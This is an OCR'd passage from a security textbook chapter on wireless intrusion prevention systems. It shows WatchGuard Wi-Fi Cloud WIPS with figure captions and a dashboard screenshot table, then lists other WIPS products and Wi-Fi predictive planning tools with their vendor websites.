Wi-Fi IPSs block wireless threats by automatically scanning, detecting, and classifying unauthorized wireless access and rogue traffic to the network, thereby preventing neighboring users or skilled hackers from gaining unauthorized access to the Wi-Fi networking resources.

- **WatchGuard Wi-Fi Cloud WIPS**

  Source: *https://www.watchguard.com*

  WatchGuard Wi-Fi Cloud WIPS defends against unauthorized devices and rogue Aps, prevents evil twins, and shuts down malicious attacks such as DoS attacks with close to zero false positives while ensuring high-performance wireless connectivity.




ROUGE
AUTHORIZED
EXTERNAL
Blocked
Marker Packet Wireless Detection Technology

Figure 16.127: Conceptual diagram of WatchGuard WIPS


DASHBOARD
MONITOR
CONFIGURE
TROUBLESHOOT
FLOOR PLANS
REPORTS
SYSTEM
WIPS
Managed WiFi Devices
Access Points
Clients
Networks
A Authorized
R Rogue
E External
U Uncategorized

172 Access Points

Classification	☐	Status	Name	MAC Address	Prevention Status
A	☐		WatchGuard_13:05:...	00:90:7F:13:05:FF	--
A	☐		WatchGuard_ED:00...	00:90:7F:ED:00:70	--
A	☐		WatchGuard_13:03:...	00:90:7F:13:03:5F	--
E	☐		WatchGuard_F4:13:...	00:90:7F:F4:13:61	--
R	☐		Ag Acquisition_01:D...	40:47:6A:01:DA:DD	--
E	☐		WatchGuard_E8:3E:...	00:90:7F:E8:3E:E0	--

Figure 16.128: Screenshot of WatchGuard Wi-Fi Cloud WIPS


The following are some additional wireless intrusion prevention tools:

- Extreme AirDefense (*https://www.extremenetworks.com*)
- SonicWall SonicPoint N2 (*https://www.sonicwall.com*)
- SonicPoint Wireless Network Manager (*https://www.sonicwall.com*)
- Network Box IDP (*https://www.network-box.com*)
- FortiGate next-generation firewalls (NGFWs) (*https://www.fortinet.com*)

Wi-Fi Predictive Planning Tools

AirMagnet Planner

AirMagnet Planner is a **wireless network planning tool** that accounts for building materials, obstructions, AP configurations, antenna patterns, and several other variables to provide a reliable predictive map of Wi-Fi signal and performance



https://www.netally.com

Cisco Prime Infrastructure
https://www.cisco.com

Ekahau Pro
https://www.ekahau.com

TamoGraph Site Survey
https://www.tamos.com

NetSpot
https://www.netspotapp.com

Wi-Fi Designer
https://www.cambiumnetworks.com

